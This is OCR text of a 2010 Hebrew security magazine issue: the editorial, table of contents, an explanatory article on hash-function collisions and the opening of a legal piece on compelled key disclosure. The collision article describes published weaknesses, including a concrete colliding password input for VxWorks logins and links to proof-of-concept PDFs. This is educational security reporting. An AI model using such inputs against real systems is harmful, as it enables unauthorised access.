


Digital Whisper

גליון 12, ספטמבר 2010

מערכת המגזין:

מייסדים:	אפיק קסטיאל, ניר אדר
מוביל הפרוייקט:	אפיק קסטיאל
עורכים:	ניר אדר, סילאן דלאל, נועה אור-עד, Ratinh0
כתבים:	Zerith, עו"ד יהונתן קלינגר, אריק פרידמן, גדי אלכסנדרוביץ', אפיק קסטיאל (cp77fk4r), יצחק אברהם (Zuk),ניר אדר (UnderWarrior) ו- TheLeader.

יש לראות בכל האמור במגזין Digital Whisper מידע כללי בלבד. כל פעולה שנעשית על פי המידע והפרטים האמורים במגזין Digital Whisper הינה על אחריות הקורא בלבד. בשום מקרה בעלי Digital Whisper ו/או הכותבים השונים אינם אחראים בשום צורה ואופן לתוצאות השימוש במידע המובא במגזין. עשיית שימוש במידע המובא במגזין הינה על אחריותו של הקורא בלבד.

פניות, תגובות, כתבות וכל הערה אחרת – נא לשלוח אל editor@digitalwhisper.co.il

דבר העורכים – גליון 12

שנה.
שנה של מחקרים וכתיבה מתמדת.
שנה של מרדפים והתרוצצויות חוזרות ונשנות.
שנה של עצבים, לילות לבנים ועריכות אינסופיות.
שנה של אתגר, שהוצב ושנכבש.
שנה של סיפוק. של סיפוק מתוק.

לפני שנה הצגנו לפניכם את הגליון הראשון שלנו. אשכרה המגזין Digital Whisper בן שנה. הלוואי ונצליח להחזיק עוד שנה. ועוד שנה אחריה. זה ממש לא פשוט. הייתי רוצה להגיד תודה לכל האנשים היקרים שעזרו לנו במשך השנה הזאת.

אז, תודה רבה ל:

HMS, Hyp3rInj3cT10n, סולימני יגאל, Zerith, הרצל לוי, Ender, Ratinh0, HLL
גדי אלכסנדרוביץ', LaBBa, Crossbow, עידו קנר, צבי קופר, עו"ד יהונתן קלינגר, אלכס רויכמן, בנימין כהן, ליאור ברש, אריק פרידמן, רועי חורב (AGNil), יוסף רייסין, אורי עידן, נתנאל שיין, אביעד (greenblast), אביב ברזילי (sNiGhT), ניר ולטמן, אייל גל, שלומי נקרולייב, סילאן דלאל, נועה אור-עד, עומר כהן, שי רוד (NightRanger) ו-TheLeader.

וכמובן- תודה רבה למי שעזר בכתיבת/עריכת המאמרים לגליון הזה:

Zerith, עו"ד יהונתן קלינגר, אריק פרידמן, גדי אלכסנדרוביץ', יצחק אברהם (Zuk), TheLeader, סילאן דלאל, Ratinh0 ו-נועה אור-עד.

ואחרי הכל – תוספת קטנה מצד ניר – נבדוק אם אפיק קורא אחרי העריכה הסופית ☺.

אפיק שוכח לפעמים לספר דברים. חוץ מהעובדה שמדובר בגליון השנה שלנו, מדובר על יום לפני החתונה של אפיק!

[ניר – אני קורא כל מילה שאתה משנה/מוסיף, תאמין לי (;]


אפיק!!

הרבה מזל טוב בשם צוות Digital Whisper, כל חברות הקייטרינג השונות שאפיק לוקח מהן שירותים מחר (אשכרה נראה לי הוא שוכר את כל החברות בארץ, רעב הבחור), ובעיקר ממני. שיהיה בהצלחה ומזל טוב מכל הלב!

ניר

שנה טובה, וקריאה נעימה!

אפיק קסטיאל ניר אדר



תוכן עניינים

דבר העורכים – גליון 12	2
תוכן עניינים	4
HASH COLLISIONS	5
האם ניתן להכריח אדם למסור מפתחות הצפנה	13
מבוכים וסריאלים	17
אני יודע לאן גלשת בקיץ האחרון	35
ARM EXPLOITATION	48
בינה מלאכותית – חלק שני	63
BITING THE HAND WITH DLL LOAD HIJACKING AND BINARY PLANTING	72
דברי סיום	94

Hash Collisions

מאת גדי אלכסנדרוביץ' ואפיק קסטיאל (cp77fk4r)

הקדמה

דרך פשוטה ביותר לבזוז כסף מההמון באמצעות האינטרנט היא התחזות.


אני יכול לבנות אתר שנראה כמו עותק מדוייק (פחות או יותר...) של, נאמר, אמאזון, ולגרום ללקוחות מסכנים להיכנס אלי בטעות (נניח, על ידי בחירת שם מתחם דומה לזה של אמזון, או אפילו על ידי התקפות אלימות יותר כמו "הרעלת" שרתי DNS - השרתים שבהם משתמשים על מנת לתרגם כתובת מילולית לכתובת המספרית שאליה מתחברים בפועל). הלקוח התמים יבצע את העסקה וישלח את פרטי כרטיס האשראי שלו מבלי להבין שמשהו השתבש. אני אוכל אפילו לבצע עבורו את הקניה באופן חוקי לגמרי מאמזון עצמה, בעזרת המידע שהוא נתן לי, ובכך לוודא שהוא לא ישים לב כלל לרמאות - אבל אני אוכל לחגוג על חשבון כרטיס האשראי שלו אם וכאשר ארצה. השם המקובל להתקפה כזו בעברית יפה הוא "פישינג" ("דיוג"בלעז).

לפי דו"ח איומי האינטרנט לשנת 2010 (חציון ב') שפורסם בשיתוף עם החברות Alt-n Technologies ו-Commtouch, נשלחים בממוצע כמעט 180 מיליארד אימיילים הנושאים עמם תוכן ספאם או מתקפות דיוג ביום.

איך אפשר למנוע את זה?

מה שאנחנו רוצים הוא שיטת אימות כלשהי - דרך לוודא שגורם מסויים הוא מי שהוא מתיימר להיות. דרך פשוטה לוודא זאת היא זו: לנהל את התקשורת הסודית (זו שכוללת פרטי כרטיס אשראי וכדומה) עם האתר באופן מוצפן, כשההצפנה היא באמצעות מפתח סודי שידוע רק לאתר עצמו - במילים אחרות, אנחנו יודעים כיצד להצפין הודעות אך רק האתר יודע כיצד לפתוח אותן. שיטת הצפנה שכזו מכונה "הצפנת מפתח פומבי" (כי המפתח - המידע שאנו משתמשים בו כדי לבצע את הנעילה - הוא פומבי וידוע לכל).

לרוע המזל, יש כאן בעיה של ביצה ותרנגולת - איך נדע מהו המפתח הפומבי של אמזון? תגידו, הם יאמרו לנו מהו - אבל אם אנחנו מתעסקים עם אתר מתחזה, איך נוכל להיות בטוחים שהמפתח הוא אכן המפתח שלהם ולא של המתחזה? זו בעיה לא פשוטה כלל, ואין לה פתרונות אלגנטיים - הפתרון המקובל כיום באינטרנט הוא שגורמים מוסמכים ינפיקו אישורים (Certificates) - כל אישור כולל את שם האתר, את המפתח הפומבי שלו ועוד אי אלו פרטים מזהים, ובנוסף לכך חתימה של הגורם המוסמך על האישור. אם יתברר שהייתה תרמית, הגורם המוסמך יישא עליו את האחריות.



(החתימה הדיגיטלית של Amazon שהוחתמה ע"י VeriSing)

האופן שבו ניתן לבצע "חתימות" דיגיטליות שכאלו ראוי למאמר בפני עצמו ולא ארחיב עליו, אך הרעיון הבסיסי הוא שבהינתן מידע כלשהו ניתן לבצע עליו אי אלו מניפולציות ולקבל פלט שהוא ה-"חתימה" המתאימה, כך שניתן לוודא באופן מסויים שהחתימה היא אך ורק של מי שהתיימר לחתום (בשביל לעשות זאת צריך לדעת מהו המפתח הפומבי שלו, אך עבור מנפיקי אישורים זה כבר מידע שנמצא בכל דפדפן, פחות או יותר) ובאופן כזה שאם משנים אפילו ביט אחד ויחיד מהמידע שעליו חותמים, החתימה הופכת מייד לחסרת ערך.

אלא שבדרך כלל לא חותמים על המידע עצמו, אלא על התמצית שלו, ועל זה אני רוצה לדבר הפעם. מהי המשמעות של תמצית, למה צריכים אותה, והחשוב מכל - **איך אפשר לתקוף אותה ספציפית**?

נתחיל ממה זה. תמצות הוא פעולה שבה לוקחים קובץ מידע כלשהו (שיכול להיות קובץ טקסט בן מספר שורות, קובץ וידאו בן מאות מגה בייטים, או קובץ התקנה של ווינדוס בן כמה ג'יגות) ומפעילים עליו פונקציה שמחזירה מחרוזת ביטים קצרה (ביט הוא או 0 או 1), נניח באורך 256 ביטים. על המחרוזת הזו ניתן לחשוב כעל מעין "חתימה ייחודית" של הקובץ, מה שנשמע מאוד מאוד מוזר בהתחלה - כיצד יכולה מחרוזת ביטים קצרצרה לתאר במדוייק קובץ? התשובה היא שאכן היא לא יכולה, אבל זה לא מפריע לנו.

חשבו על טביעת אצבע - למרות שטביעת אצבע מכילה מעט מאוד מידע על האדם שלו היא שייכת, היא מזהה אותו כמעט במדויק. אפשר תמיד לשאול את השאלה מה מבטיח לנו שלא יהיו שני אנשים בעלי אותה טביעת אצבע, והתשובה היא שייתכן שיהיו אך זה מאוד לא סביר.

קצת מתמטיקה

כדי להבין למה זה תקף גם לתמציות צריך לעשות קצת חשבון. הבה ונניח שכל התמציות שלנו הן אכן בגודל 256 ביטים, וכמו כן נניח שפונקצית התמצות פועלת באופן כזה שערך התמצית שכל קובץ מקבל נראה אקראי לחלוטין - כאילו הגרלנו אחת מהמחרוזות מאורך 256 הקיימות. כמה תמציות ישנן? חשבון פשוט מראה ש-2^{256}. המספר הזה נראה מרשים יותר כשכותבים אותו במפורש:

$$115792089237316195423570985008687907853269984665640564039457584007913129639936$$

האנלוגיות הרגילות עובדות פה - זה מספר שדי קרוב בגודלו למספר האטומים המוערך ביקום. עכשיו, כמה קבצי מחשב כבר נוצרו, במהלך כל ההיסטוריה של המין האנושי? מיליארד מיליארד מיליארדים? מיליארד פעמים המספר הזה? מיליארד פעמים המספר הזה? זה עדיין לא מגרד אפילו את 2^{256}. בקיצור - יש מקום לכולם. אם הייתה למעלה יד מכוונת היא לא הייתה מתקשה לתת מזהה ייחודי בן 256 ביטים לכל קובץ שאי פעם נוצר. הבעיה היא שאנחנו לא מכירים יד שכזו ולכן צריכים להשתמש בפונקציות מעשה ידי אדם - פונקציות שצריכות להיות פשוטות ומהירות ככל הניתן.

אז זה מה שזה. אבל למה צריך את זה? כפי שכבר נאמר, אנחנו רוצים להתאים סימן מזהה לכל פיסת מידע בעולם. שימוש אחד לדוגמה של המידע הזה הוא בהורדת קבצים - סיימנו להוריד קובץ בן ארבעה ג'יגה ואנחנו רוצים לוודא שהכל בסדר איתו? אנחנו מחשבים את התמצות שלו ומשווים לתמצות שנשמר באותו אתר שסיפק לנו את הקובץ (יש לפעמים אתרים שעושים את זה. באמת!). אם הם שווים, טוב. אם לא - כנראה שמשהו השתבש (בזדון או בטעות) בקובץ שהורדנו. גם תוכנות כיווץ נוהגות להשתמש בסוגים פשוטים של תמצות כדי לבדוק שהקבצים שנפתחו אכן מתאימים למה שכווץ ולא ארעה תקלה כלשהי - אם יצא לכם להוריד קובץ מכווץ ולהיתקל בהודעת שגיאה מוזרה שהכילה צירוף מילים כמו CRC בתוכו - התוכנה התלוננה על כך שהתמצות השמור בקובץ לא מתאים למידע שחולץ ממנו.

שימוש אחר הוא בהקשר שכבר תיארתי של חתימות. הבעיה בחתימות היא ששיטות החתימה הקיימות פועלות לרוב על פיסות מידע קטנות מאוד - לא יותר ממאות ביטים. כדי להשתמש בחתימה על פיסת מידע גדולה יותר צריך לפרק אותה לפיסות קטנות ואז לפעול על כל פיסה בנפרד. זו גישה בעייתית מאוד, כי פירושה הוא שאפשר יהיה לשחק משחקי "העתק-הדבק" עם החתימה. למשל, נניח שיש לנו אישור של מפתח פומבי שמכיל את השם והכתובת של האתר שלנו, ואת המפתח הפומבי שלנו, והחתימה היא על שתי פיסות המידע הללו בנפרד - אנחנו מקבלים חתימה אחת על השם והכתובת, וחתימה אחרת על המפתח. מה שנעשה, אם אנחנו רוצים לרמות, יהיה לקחת את האישור של אמזון - שגם הוא מכיל חתימה נפרדת על השם והכתובת, וחתימה נפרדת על המפתח, וליצור אישור "משולב" שמכיל את השם והכתובת של אמזון, ואת המפתח הפומבי שלנו... התוצאה? אישור חתום למהדרין שהוא חלומו של כל האקר. בקיצור, זה לא עסק. אי אפשר לפרק את המידע לפיסות ולחתום על כל אחת בנפרד - צריך איכשהו "לערבב". הפתרון המתבקש ביותר הוא לקחת את כל המידע, להפעיל עליו תמצות, ואז לחתום על התמצית עצמה - שהיא כל כך קטנה שאין צורך לפרק אותה לכלום.

דוגמה טובה לכך ניתן לראות בחולשה שנמצאה לא מזמן במנגנון ההחתמה המלווה בפורמט הקבצים PDF (מגרסה 1.3). הדוגמה התגלתה על ידי חוקר האבטחה הגרמני Florian Zumbiehl ופורסמה בעשירי לאוגוסט ב-bugtraq, ניתן לקרוא אודותיה בעמוד הבא:

http://pdfsig-collision.florz.de/

בדוגמה ניתן לקרוא כי אותו חוקר הצליח ליצור שתי הודעות בפורמט PDF המכילות מידע שונה בתכלית, המשתפות חתימה דיגילית אחת:

Julius. Caesar Via Appia 1 Rome, The Roman Empire May, 22, 2005 To Whom it May Concern: Alice Falbala fulfilled all the requirements of the Roman Empire intern position. She was excellent at translating roman into her gaul native language, learned very rapidly, and worked with considerable independence and confidence. Her basic work habits such as punctuality, interpersonal deportment, communication skills, and completing assigned and self-determined goals were all excellent. I recommend Alice for challenging positions in which creativity, reliability, and language skills are required. I highly recommend hiring her. If you'd like to discuss her attributes in more detail, please don't hesitate to contact me. Sincerely, Julius Caesar	Julius. Caesar Via Appia 1 Rome, The Roman Empire May, 22, 2005 Order: Alice Falbala is given full access to all confidential and secret information about GAUL. Sincerely, Julius Caesar

למי שמעוניין לבדוק זאת, ניתן להוריד את הקבצים מכאן:
http://pdfsig-collision.florz.de/letter_of_rec.pdf
http://pdfsig-collision.florz.de/order.pdf

ומכאן ניתן להוריד קישור ל-Root CA (לא לשכוח להסיר אותו לאחר מכן):
http://pdfsig-collision.florz/rootca.pem

כמו שניתן לראות, על ידי ניצול החולשה ניתן לזייף את תוכן ההודעה וכל זאת מבלי לפגוע בפלט שנקבל בפעולת תמצות. כך נוכל לשנות תוכן/מלל של קובץ מסויים, ובכל זאת לא נתגלה על ידי מנגנוני הזיהוי הקיימים בו.

דוגמה נוספת לכך ניתן לראות בחשיפה שגילה לאחרונה חוקר האבטחה HD Moore במנגנון ההזדהות של מערכת ההפעלה VxWorks (מערכת embedded). בתחילת דרכה, המערכת הייתה מאחסנת את סיסמאות המשתמשים כ-Clear-Text, כך כל משתמש בעל גישה לאיזור אחסון הסיסמאות היה יכול בקלות לדלות את סיסמאותיהם של שאר המשתמשים במערכת. בכדי למנוע זאת, Wind River מימשו מנגנון בשם vxencrypt (ניתן לראות את הקוד כאן) לגיבוב הסיסמאות, כך שהמערכת הייתה מאחסנת תמצות של הסיסמאות במקום את הסיסמאות עצמן.

פעולת ההזדהות למערכת דרך ממשק Telnet או חיבור FTP מתבצע באופן כזה שכאשר המשתמש מכניס את סיסמתו בממשק ההזדהות, הסיסמה עוברת גיבוב על-פי אותה הפונקציה שבה המערכת השתמשה בכדי לאחסן את הסיסמה המקורית ורק לאחר מכן מתבצעת השוואה בין תמצות הקלט שהמשתמש הכניס לבין המחרוזת המאוכסנת במערכת. במידה וההשוואה הייתה חוזרת חיובית-המערכת מאפשרת למשתמש להתחבר למערכת.

כך, גם ניתן לבצע הזדהות למערכת באופן מאובטח וגם משתמש בעל גישה לאיזור אחסון הסיסמאות במערכת אינו יכול לדעת מה הן הסיסמאות של שאר המשתמשים.

עד כאן הכל טוב ויפה, אך החולשה ש-HD Moore מציג, מראה כי אותה פונקציית גיבוב סובלת מאחוז גדול מאוד של התנגשויות, זאת אומרת שכאשר משתמשים בפונקציה זו, ניתן לקבל את אותו הפלט (מחרוזת מגובבת) ממספר קלטים שונים (סיסמאות שהמשתמש מכניס). HD Moore הצליח לזהות את החולשה הזאת כפוטנציאל למימוש Brute Force.

מדיניות קביעת הסיסמאות במערכת ההפעלה דורשת מהמשתמש להכניס סיסמה בת לפחות 8 תווים ולא יותר מ-40 תווים, כך שלמעשה כמעט בלתי ניתן לנחש את סיסמאות המשתמשים. HD Moore הציג כי למעשה ישנן "בסביבות ה-210,000" סוגי פלטים שונים לפונקציה, כך שאין צורך לנחש את הסיסמה המקורית, אלא מספיק לנחש את אחד מ-210,000 הקלטים שיגרום להתנגשות וכך לגרום לפונקצית ההשוואה להחזיר תשובה חיובית בתהליך ההזדהות למערכת.

בדוגמה ש-HD Moore הציג ב-Bugtraq ניתן לראות כי כאשר המחרוזת "insecure" נשמרת כסיסמה במערכת ההפעלה, היא נשמרת כ-"Ry99dzRcy", כהמשך לאותה הדוגמה, HD Moore הציג כי גם פעולת תמצות על המחרוזת "s{{{{{^O" תשיג תוצאה זהה.

בהתחשב בעובדה שהמערכת המדוברת אינה תומכת בנעילת חשבונות אשר זוהו כמותקפים, ניתן לפצח כל חשבון בלא יותר מחצי שעה.

כעת נשאלת השאלה- מהי פונקצית תמצות "טובה"? בפרט, אם אנחנו רוצים להשתמש בפונקצית התמצות בשימושים קריפטוגרפיים, ולכן צריכים להביא בחשבון שבצד השני יש האקר מתוחכם מאוד, מה אנחנו צריכים שהפונקציה תקיים? ראשית, היא חייבת להיות קלה לחישוב, אבל פרט לכך לרוב מונים שלוש תכונות עיקריות: שיהיה קשה להפוך אותה, שיהיה קשה למצוא לה התנגשויות, ושיהיה קשה למצוא עבורה תמונה שנייה (Second Preimage). בואו נעבור על כל תכונה בנפרד.

"להפוך" פונקציה פירושו למצוא קלט אפשרי בהינתן פלט נתון. למשל, הייתי רוצה למצוא איכשהו קלט לפונקצית התמצות שלי שיוציא את הפלט 0. פונקצית תמצות טובה תהיה כזו שגם אם אני יודע בדיוק איך היא עובדת, זה עדיין קשה לי מאוד למצוא קלט כזה - בתקווה, לא יהיה לי שום דבר חכם יותר לעשותו מלבד להזין לפונקציה עוד ועוד ערכים ולהתפלל שיצא הפלט 0 (ואם אכן הפלטים מתפלגים באופן שנראה אקראי, זה ייקח לי זמן רב - בסביבות ה-2^{128} נסיונות לפני שאצליח - הרבה, הרבה יותר ממספר השניות שחלפו מאז ראשית היקום). למה זה מסוכן? ובכן, נניח שזיהיתי חולשה כלשהי בשיטת החתימה שאני רוצה לתקוף, אבל כדי לנצל אותה החולשה הזו דורשת שהחתימה תהיה על תמציות עם תכונות מאוד, מאוד ספציפיות (כה ספציפיות עד שבפועל הסיכוי שהן יופיעו כשחותמים על משהו לגיטימי הוא אפסי). אם אוכל להפוך את פונקצית התמצות, אוכל לייצר קלט כזה שהפלט של פונקצית התמצות עליו (ולכן, מה שנחתם בפועל) הוא בדיוק מה שמאפשר לי לייצר זיוף.

כמובן שאפשר לשאול איך בדיוק הקלט הזה ייראה - הרי ככל הנראה הוא ייראה כמו ג'בריש מוחלט ולא כמו הודעת טקסט יפה. אז מה הבעיה? הבעיה היא שלפעמים מצפים למצוא חתימה על ג'בריש מוחלט. כאשר חותמים על מפתחות הצפנה פומביים, מצפים שמפתח ההצפנה יהיה ג'בריש. ויש עוד סיטואציות שבהן ג'בריש לא נראה מופרך. כמובן, חלק מההתמודדות עם הבעיה הזו היא שבפרוטוקולים שלנו לא יהיה מקום להודעות שהן ג'בריש מוחלט ותמיד חייב להיות רכיב לא-ג'בריש בהן, אבל כאן אנחנו כבר גולשים לדיון על מתקפת הנגד למתקפת הנגד.

"למצוא התנגשות" פירושו לייצר יש מאין שני קלטים שמתומצתים לאותו הפלט - כאשר כאן לא חשוב הפלט (כלומר, אנחנו לא מנסים להפוך את הפונקציה) אלא רק שהוא זהה עבור שני הקלטים. דרך פשוטה אחת לעשות זאת היא לייצר $2^{256}+1$ קלטים אקראיים ואז מובטח לי שעבור פונקצית התמצות שלי (שבה תמצית היא מגודל 2^{256} ביטים) תהיה התנגשות אחת לפחות - זהו "עקרון שובך היונים" המתמטי. רק מה, 2^{256} זה הרבה, כך שהשיטה הזו לא שווה הרבה בפני עצמה. אלא שמתברר, באופן אולי מפתיע, שלא צריך לייצר עד כדי כך הרבה קלטים כדי שיהיה סיכוי סביר להתנגשות, ואתאר זאת באמצעות האנלוגיה המקובלת - ימי הולדת.

אפשר לחשוב על ימי הולדת כעל פונקצית תמצות (גרועה) - לכל אדם מתאימים מספר שהוא תאריך יום ההולדת השנתי שלו. אם מניחים שאנשים לא נולדו ב-29 (או ב-30) בפברואר, יש לנו 365 אפשרויות. מה שאמרתי קודם הוא שאם יש לנו קבוצה של 366 אנשים, מובטח לנו שלפחות לשניים מהם יש אותו יום הולדת - אבל זו כמות גדולה יחסית של אנשים; נשאלת השאלה מה קורה אם אנחנו מוותרים על הדרישה שבודאות יהיו לנו שני אנשים בעלי אותו יום הולדת ומסתפקים בדרישה שבהסתברות לא רעה יהיו שניים עם אותו יום הולדת - נניח, הסתברות של חצי? אם מניחים שימי ההולדת מתפלגים באופן אחיד (הנחה שאינה נכונה במציאות, אבל מילא) מתברר שצריך הרבה, הרבה פחות אנשים - רק 23. במילים אחרות - בכל כיתה בבית ספר יש סיכוי גדול מחצי שיש שני תלמידים עם אותו יום הולדת, כלומר אם ניקח בית ספר ונשאל את עצמנו "בכמה מהכיתות יש שני תלמידים עם אותו יום הולדת?" ככל הנראה נגלה שבערך בחצי מהכיתות זה קורה (כמובן שאם תעשו את הניסוי הזה והוא ייכשל אני אוכל להתחמק ולטעון שיש את ה-29 בפברואר, וימי הולדת לא מתפלגים אחיד, ובכלל שמסוכן מאוד לקשר בין מתמטיקה והעולם האמיתי).

פורמלית התוצאה הזו נקראת "פרדוקס יום ההולדת" והיא אומרת שאם יש לנו תמצית עם N תוצאות אפשריות, אז מספיק שיהיו לנו בערך $\sqrt{N}$ קלטים כדי שתהיה הסתברות טובה להתנגשות. לכן כדי למצוא התנגשות לפונקצית התמצות שתיארתי קודם מספיק לי לייצר רק 2^{128} איברים. גם זה מספר אדיר למדי, אבל זה לא מקרי: פרדוקס יום ההולדת הוא אחד מהשיקולים בתכנון פונקציות תמצות, ובפרט בכך שבוחרים את מרחב התמצות להיות גדול למדי (ביחס, נניח, למרחב המפתחות שבו משתמשים בהצפנות סימטריות כמו AES).

את הסכנה שבמציאת התנגשויות קל לתאר באמצעות דוגמה: נניח שאני מצליח לייצר שתי הודעות, האחת אומרת "אני חייב לך 10 ש"ח" והשניה אומרת "אני חייב לך 1,000,000 ש"ח" שלשתיהן אותה תמצית ואני גורם לכם לחתום על ההודעה הראשונה - בכך יצרתי חתימה (חוקית לחלוטין) שלכם גם על ההודעה השניה! כמובן שזו רק המחשה נאיבית; יש דרכים מתוחכמות בהרבה לנצל שני קלטים שמתומצתים לאותו הערך.

"מציאת תמונה שנייה" נראית במבט ראשון זהה רעיונית גם להיפוך וגם למציאת התנגשות. פירושה שבהינתן קלט x מסויים, נוכל למצוא עבורו קלט y שמתומצת לאותו דבר. זה לא בדיוק היפוך או מציאת התנגשות, שכן אין לנו שליטה על x - הוא קבוע ונתון, ואנחנו יכולים לשחק רק עם y. זו ההתקפה שהכי מזכירה את מה שדיברתי עליו בהתחלה - במקרה הזה x הוא האישור החוקי של אמזון, ואני רוצה לייצר אישור מזוייף עבור עצמי, y, שהתמצית שלו תהיה זהה לזו של x, ולכן החתימה הקיימת על x תהיה חתימה חוקית גם עבור y שלי.

אם כן, אלו הדרישות שלנו מפונקצית תמצות. האם קיימות בכלל פונקציות שעומדות בדרישות הללו? התשובה היא "כן, לא, ואנחנו לא יודעים". כן, בגלל שהפונקציות המתקדמות ביותר שבהן משתמשים כיום עדיין לא נפרצו - עדיין לא הוצגה התקפה שבה נשברת אחת מתכונות אלו; לא, בגלל שפונקציות תמצות רבות כן נשברו - התכונה שאותה מצליחים לשבור היא כמעט תמיד מציאת התנגשויות, ופונקציות תמצות רבות שעדיין משתמשים בהן כיום הן כבר לחלוטין לא בטוחות מהבחינה הזו. הדוגמה הבולטת ביותר היא הפונקציה MD5 שנמצאת בשימוש נרחב מאוד אך כבר הודגם כי באופן פרקטי ניתן לנצל את החולשות שלה כדי לזייף אישורים. בקיצור - בחירת פונקצית התמצות עדכנית ובטוחה היא מאוד חשובה ולא ניתן סתם להסתמך על מה שכולם משתמשים בו כיום.

ה-"אנחנו לא יודעים" מתייחס לפער הגדול שיש בין התיאוריה לפרקטיקה בתחום הקריפטוגרפיה. כאשר עוברים לתיאוריה, יש הגדרות מתמטיות מדוייקות למושגים האמורפיים של "קשה להפוך פלט אקראי" (מה זה קשה? איך מודדים אותו? איך משפיעה האקראיות של הפלט), ותחת ההגדרות המחמירות הללו עדיין לא ברור אם בכלל קיימת פונקציה שעונה עליהן או לא. למעשה, פשוט למדי להראות שאם תהיה הוכחה מתמטית לקיום של פונקצית תמצות טובה (או אף פחות מכך - סתם פונקציה שמקיימת את תכונת קושי ההיפוך - מה שנקרא "פונקציה חד-כיוונית") הדבר יפתור מייד את השאלה הפתוחה המרכזית במדעי המחשב - השאלה האם $\mathrm{P}=\mathrm{NP}$ (שאלה שראויה לסיקור נפרד) - והתשובה תהיה "לא" רועם (שכן אם $\mathrm{P}=\mathrm{NP}$ אז ניתן להפוך בקלות כל פונקציה שקל לחשב).

אם כן, פונקציות תמצות מעניינות גם מההיבט המעשי וגם מההיבט התיאורטי ובכל הקשור אליהן - כמו ברוב הנושאים במדעי המחשב - עדיין רב הנסתר על הגלוי.

האם ניתן להכריח אדם למסור מפתחות הצפנה

מאת עו"ד יהונתן קלינגר

הקדמה

האם ניתן לחייב אדם למסור את סיסמאת המחשב שלו או את הסיסמה שמצפינה כונן קשיח במסגרת חקירה פלילית או במסגרת הליך אזרחי? זו, בקצרה, אחת השאלות המעניינות יותר שרשויות האכיפה מנסות להמנע ממנה בצורה אובססיבית. אחת הסיבות להמנעות משאלה זו היא משום שרשויות השלטון מעדיפות, עד שבית משפט יחליט אחרת, לנסות למצות דרכים טכנולוגיות לעקוף את הרגשת הפרטיות היחסית שמרגיש אדם המשתמש בשירותים אלקטרוניים כמו שירות הצפנת התקשורת של BlackBerry, שיחות מוצפנות של תכנת Skype ושירותי הדואר האלקטרוני של Google. לצורך הענין, במהלך העסקים הרגיל שלנו, אנו סומכים על עשרות שירותי צד שלישי שמחזיקים סיסמאות שלנו, מנהלים עבורנו תקשורת מאובטחת ומוצפנת ומהווים את היד הארוכה שלנו.

